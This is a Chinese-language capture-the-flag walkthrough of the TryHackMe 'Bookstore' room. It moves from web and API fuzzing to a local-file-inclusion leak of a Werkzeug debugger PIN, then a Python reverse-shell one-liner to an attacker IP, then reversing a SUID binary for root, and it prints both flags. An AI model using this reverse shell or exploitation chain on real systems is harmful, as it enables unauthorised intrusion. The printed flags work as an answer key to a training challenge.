

Target IP Address : 10.49.144.33

Attacker : Kali

## Summary

Bookstore是Try hack me中的一个Medium等级的靶场, 主要是通过基本的Web枚举与REST API模糊测试实现flag的获取, 相当多的暗示信息存在于枚举的过程中, 最重要的是利用收集到的信息实现一个有漏洞的API是如何被利用的理解, 其中还涉及到了简单的逆向过程, 通过逆向查看获得的二进制文件信息, 获知内部的验证机制, 进而实现权限提升并获得Root权限

## Key Techniques

- Web Enumeration
- API Security
- Credential Discovery
- Basic Reverse Engineering
- Linux Privilege Escalation

## Reconnaissance

首先进行Nmap扫描

```
1 $ sudo nmap -A -T4 -F 10.49.144.33
2 [sudo] password for odin:
3 Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 11:44 +0800
4 Nmap scan report for 10.49.144.33
5 Host is up (0.16s latency).
6 Not shown: 97 closed tcp ports (reset)
7 PORT      STATE SERVICE VERSION
8 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9 | ssh-hostkey:
10 |   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
11 |   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
12 |_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
13 80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
14 |_http-title: Book Store
15 |_http-server-header: Apache/2.4.29 (Ubuntu)
16 5000/tcp  open  http     werkzeug httpd 0.14.1 (Python 3.6.9)
17 |_http-server-header: werkzeug/0.14.1 Python/3.6.9
18 | http-robots.txt: 1 disallowed entry
19 |_/api </p>
20 |_http-title: Home
```

```
1 $ sudo nmap -A -T4 -sv 10.49.144.33
2 Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-14 11:46 +0800
3 Nmap scan report for 10.49.144.33
4 Host is up (0.16s latency).
5 Not shown: 997 closed tcp ports (reset)
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```

8 | ssh-hostkey:
9 |   2048 44:0e:60:ab:1e:86:5b:44:28:51:db:3f:9b:12:21:77 (RSA)
10 |   256 59:2f:70:76:9f:65:ab:dc:0c:7d:c1:a2:a3:4d:e6:40 (ECDSA)
11 |_  256 10:9f:0b:dd:d6:4d:c7:7a:3d:ff:52:42:1d:29:6e:ba (ED25519)
12 80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
13 |_http-server-header: Apache/2.4.29 (Ubuntu)
14 |_http-title: Book Store
15 5000/tcp open  http    werkzeug httpd 0.14.1 (Python 3.6.9)
16 |_http-server-header: werkzeug/0.14.1 Python/3.6.9
17 |_http-title: Home
18 | http-robots.txt: 1 disallowed entry
19 |_/api </p>
20

```

### 尝试进行gobuster目录扫描

```

1 $ gobuster dir -u http://10.49.144.33 -w /usr/share/wordlists/dirbuster/directory-list-
  2.3-medium.txt
2
3 =====
4 images           (Status: 301) [Size: 313] [--> http://10.49.144.33/images/]
5 assets           (Status: 301) [Size: 313] [--> http://10.49.144.33/assets/]
6 javascript       (Status: 301) [Size: 317] [--> http://10.49.144.33/javascript/]
7 server-status    (Status: 403) [Size: 277]

```

### 再次尝试进行ffuf扫描

```

1 $ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
  http://10.49.144.33/FUZZ
2
3 images           [Status: 301, Size: 313, words: 20, Lines: 10, Duration: 148ms]
4 assets           [Status: 301, Size: 313, words: 20, Lines: 10, Duration: 143ms]
5 javascript       [Status: 301, Size: 317, words: 20, Lines: 10, Duration: 143ms]
6                 [Status: 200, Size: 6452, words: 470, Lines: 162, Duration:
  144ms]
7 server-status    [Status: 403, Size: 277, words: 20, Lines: 10, Duration: 157ms]
8 :: Progress: [220560/220560] :: Job [1/1] :: 278 req/sec :: Duration: [0:15:01] ::
  Errors: 0 ::

```

发现 5000 端口存在一个 /api 路径, 尝试访问 <http://10.49.144.33:5000/>

访问结果:

```

1 <title>Home</title>
2 <h1>Foxy REST API v2.0</h1>
3 <p>This is a REST API for science fiction novels.</p>

```

尝试针对gobuster与ffuf的结果进行访问测试, 发现<http://10.49.144.33/assets/>存在一些有价值的信息

访问结果

# Index of /assets

| <u>Name</u>                                                                                                        | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--------------------------------------------------------------------------------------------------------------------|----------------------|-------------|--------------------|
|  <a href="#">Parent Directory</a> |                      | -           |                    |
|  <a href="#">css/</a>             | 2020-10-16 01:31     | -           |                    |
|  <a href="#">fonts/</a>           | 2020-10-15 20:32     | -           |                    |
|  <a href="#">js/</a>              | 2020-10-19 23:46     | -           |                    |

*Apache/2.4.29 (Ubuntu) Server at 10.49.144.33 Port 80*

访问<http://10.49.144.33/assets/js/>得到了

# Index of /assets/js

| <u>Name</u>                                                                                                              | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--------------------------------------------------------------------------------------------------------------------------|----------------------|-------------|--------------------|
|  <a href="#">Parent Directory</a>       |                      | -           |                    |
|  <a href="#">api.js</a>                 | 2020-10-19 23:46     | 1.0K        |                    |
|  <a href="#">jquery.min.js</a>          | 2020-10-15 20:31     | 94K         |                    |
|  <a href="#">jquery.scrollex.min.js</a> | 2020-10-15 20:31     | 2.2K        |                    |
|  <a href="#">jquery.scrolly.min.js</a>  | 2020-10-15 20:31     | 831         |                    |
|  <a href="#">main.js</a>                | 2020-10-15 20:31     | 2.5K        |                    |
|  <a href="#">renderjson.js</a>          | 2020-10-15 18:40     | 11K         |                    |
|  <a href="#">skel.min.js</a>           | 2020-10-15 20:31     | 8.9K        |                    |
|  <a href="#">util.js</a>              | 2020-10-15 20:31     | 12K         |                    |

*Apache/2.4.29 (Ubuntu) Server at 10.49.144.33 Port 80*

<http://10.49.144.33/assets/js/api.js>内容为

```
1  function getAPIURL() {
2    var str = window.location.hostname;
3    str = str + ":5000"
4    return str;
5
6    }
7
8
9  async function getUsers() {
10    var u=getAPIURL();
11    let url = 'http://' + u + '/api/v2/resources/books/random4';
12    try {
13      let res = await fetch(url);
14      return await res.json();
15    } catch (error) {
16      console.log(error);
17    }
18  }
19
20  async function renderUsers() {
```

```

21     let users = await getUsers();
22     let html = '';
23     users.forEach(user => {
24         let htmlSegment = `<div class="user">
25             <h2>Title : ${user.title}</h3> <br>
26             <h3>First Sentence : </h3> <br>
27             <h4>${user.first_sentence}</h4><br>
28             <h1>Author: ${user.author} </h1> <br> <br>
29             </div>`;
30
31         html += htmlSegment;
32     });
33
34     let container = document.getElementById("respons");
35     container.innerHTML = html;
36 }
37 renderUsers();
38 //the previous version of the api had a paramter which lead to local file inclusion
    vulnerability, glad we now have the new version which is secure.

```

<http://10.49.144.33/login.html>页面的 page source 中找到了下面的信息

```

1  <!--Still working on this page will add the backend support soon, also the debugger pin
    is inside sid's bash history file -->

```

<http://10.49.144.33:5000/robots.txt>访问内容为

```

1  User-agent: *
2
3  Disallow: /api

```

<http://10.49.144.33:5000/api>访问内容为

## API Documentation

**Since every good API has a documentation we have one as well!**

**The various routes this API currently provides are:**

/api/v2/resources/books/all (Retrieve all books and get the output in a json format)

/api/v2/resources/books/random4 (Retrieve 4 random records)

/api/v2/resources/books?id=1(Search by a specific parameter , id parameter)

/api/v2/resources/books?author=J.K. Rowling (Search by a specific parameter, this query will return all the books with author=J.K. Rowling)

/api/v2/resources/books?published=1993 (This query will return all the books published in the year 1993)

/api/v2/resources/books?author=J.K. Rowling&published=2003 (Search by a combination of 2 or more parameters)

针对<http://10.49.144.33:5000>进行目录扫描


```

1 ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
  http://10.49.144.33:5000/FUZZ
2
3
4 api [Status: 200, Size: 825, Words: 82, Lines: 12, Duration: 151ms]
5 console [Status: 200, Size: 1985, Words: 411, Lines: 53, Duration:
  150ms]

```

尝试访问<http://10.49.144.33:5000/console>

访问结果



结合<http://10.49.144.33/login.html>页面的page source中有关bash-history的信息,使用wfuzz进行测试

```

1 $ wfuzz -u http://10.49.144.33:5000/api/v2/resources/books?FUZZ=.bash_history -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404
2
3 =====
4 ID           Response  Lines  word  Chars  Payload
5 =====
6 000000486:    200        1 L    1 W    3 Ch   "author"
7 000000529:    200        1 L    1 W    3 Ch   "id"
8 000011548:    200        1 L    1 W    3 Ch   "published"

```

基于靶机使用的是/api/v2,因此推测可能存在潜在的/api/v1的使用以及能够收集信息的利用点

```

1 $ wfuzz -u http://10.49.144.33:5000/api/v1/resources/books?FUZZ=.bash_history -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404
2
3 =====
4 ID           Response  Lines  word  Chars  Payload
5 =====
6 000000395:    200         7 L   11 W   116 Ch  "show"
7 000000486:    200        1 L    1 W    3 Ch   "author"
8 000000529:    200        1 L    1 W    3 Ch   "id"
9 000011548:    200        1 L    1 W    3 Ch   "published"

```

[http://10.49.144.33:5000/api/v1/resources/books?show=.bash\\_history](http://10.49.144.33:5000/api/v1/resources/books?show=.bash_history)访问内容

```
1 | cd /home/sid whoami export WERKZEUG_DEBUG_PIN=123-321-135 echo $WERKZEUG_DEBUG_PIN
python3 /home/sid/api.py ls exit
```

得到了/console的PIN为**123-321-135**

成功进入<http://10.49.144.33:5000/console>界面

## Interactive Console

In this console you can execute Python expressions in the context of the application. The initial na

```
[console ready]
>>>
```

## Initial Access & Delivery

提示In this console you can execute Python expressions in the context of the application得知能够使用Python  
则尝试在console中使用python脚本, 构建一个反向shell

```
1 | import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.
168.213.166",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Kali使用nc监听

```
1 | $ nc -nlvp 1234
2 | listening on [any] 1234 ...
3 | connect to [192.168.213.166] from (UNKNOWN) [10.49.144.33] 52162
4 | /bin/sh: 0: can't access tty; job control turned off
5 | $ python3 -c "import pty;pty.spawn('/bin/bash')"
6 | sid@bookstore:~$ id
7 | id
8 | uid=1000(sid) gid=1000(sid) groups=1000(sid)
9 | sid@bookstore:~$ whoami
10 | whoami
11 | sid
12 |
```

使用

```
1 | python3 -c "import pty;pty.spawn('/bin/bash')"
```

将nc监听的**非交互式的管道(Pipe)**提升为 **交互式的伪终端(PTY)**

# Exploitation & Privilege Escalation

得到了user flag

```
1 sid@bookstore:~$ ls -al
2 ls -al
3 total 80
4 drwxr-xr-x 5 sid sid 4096 Oct 20 2020 .
5 drwxr-xr-x 3 root root 4096 Oct 20 2020 ..
6 -r--r--r-- 1 sid sid 4635 Oct 20 2020 api.py
7 -r-xr-xr-x 1 sid sid 160 Oct 14 2020 api-up.sh
8 -r--r----- 1 sid sid 116 Feb 14 10:08 .bash_history
9 -rw-r--r-- 1 sid sid 220 Oct 20 2020 .bash_logout
10 -rw-r--r-- 1 sid sid 3771 Oct 20 2020 .bashrc
11 -rw-rw-r-- 1 sid sid 16384 Oct 19 2020 books.db
12 drwx----- 2 sid sid 4096 Oct 20 2020 .cache
13 drwx----- 3 sid sid 4096 Oct 20 2020 .gnupg
14 drwxrwxr-x 3 sid sid 4096 Oct 20 2020 .local
15 -rw-r--r-- 1 sid sid 807 Oct 20 2020 .profile
16 -rwsrwsr-x 1 root sid 8488 Oct 20 2020 try-harder
17 -r--r----- 1 sid sid 33 Oct 15 2020 user.txt
18 sid@bookstore:~$ cat user.txt
19 cat user.txt
20 4ea65eb80ed441adb68246ddf7b964ab
21
```

执行了try-harder文件后显示(尝试输入了123)

```
1 id@bookstore:~$ ./try-harder
2 ./try-harder
3 What's The Magic Number?!
4 123-al
5 123al 80
6 Incorrect Try Harde
```

通过Google搜索得知, 该步骤需要下载该文件并进行简单的逆向分析

将try-harder下载到Kali尝试进一步查看

```
1 sid@bookstore:~$ python3 -m http.server20 ..
2 python3 -m http.server 4635 Oct 20 2020 api.py
3 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
1 # Kali
2 wget 10.10.136.136:8000/try-harder
```

ELF 64-bit LSB pie executable 显示了该文件为二进制文件

使用Ghidra软件进行逆向查看

```
1 void main(void)
```



```

2
3 {
4     long in_FS_OFFSET;
5     uint local_1c;
6     uint local_18;
7     uint local_14;
8     long local_10;
9
10    local_10 = *(long *)(in_FS_OFFSET + 0x28);
11    setuid(0);
12    local_18 = 0x5db3;
13    puts("What's The Magic Number?!");
14    __isoc99_scanf(&DAT_001008ee,&local_1c);
15    local_14 = local_1c ^ 0x1116 ^ local_18;
16    if (local_14 == 0x5dcd21f4) {
17        system("/bin/bash -p");
18    }
19    else {
20        puts("Incorrect Try Harder");
21    }
22    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
23        /* WARNING: Subroutine does not return */
24        __stack_chk_fail();
25    }
26    return;

```

在Ghidra中，我简单分析了二进制的逻辑，并注意到它正在对用户输入执行递归XOR操作。这些操作的结果存储在一个名为“local\_14”的变量中。

最后，程序将local\_14与硬编码值“0x5dcd21f4”进行比较。这意味着为了成功通过检查并“解锁”二进制文件背后的内容，我需要反转这个逻辑并找到满足条件的正确魔数。因此，以下是用Python编写的解码脚本。

#### 使用python计算

```

1 $ python
2 Python 3.13.11 (main, Dec  8 2025, 11:41:44) [GCC 15.2.0] on linux
3 Type "help", "copyright", "credits" or "license" for more information.
4 >>> 0x5dcd21f4 ^ 0x1116 ^ 0x5db3
5 1573743953

```

因此利用1573743953的到root权限

```

1 sid@bookstore:~$ ./try-harder
2 ./try-harder
3 What's The Magic Number?!
4 1573743953
5 1573743953
6 root@bookstore:~# ls -al

```

并且得到了root flag

```
1 root@bookstore:/root# cat root.txt
2 cat root.txt
3 e29b05fba5b2a7e69c24a450893158e3
```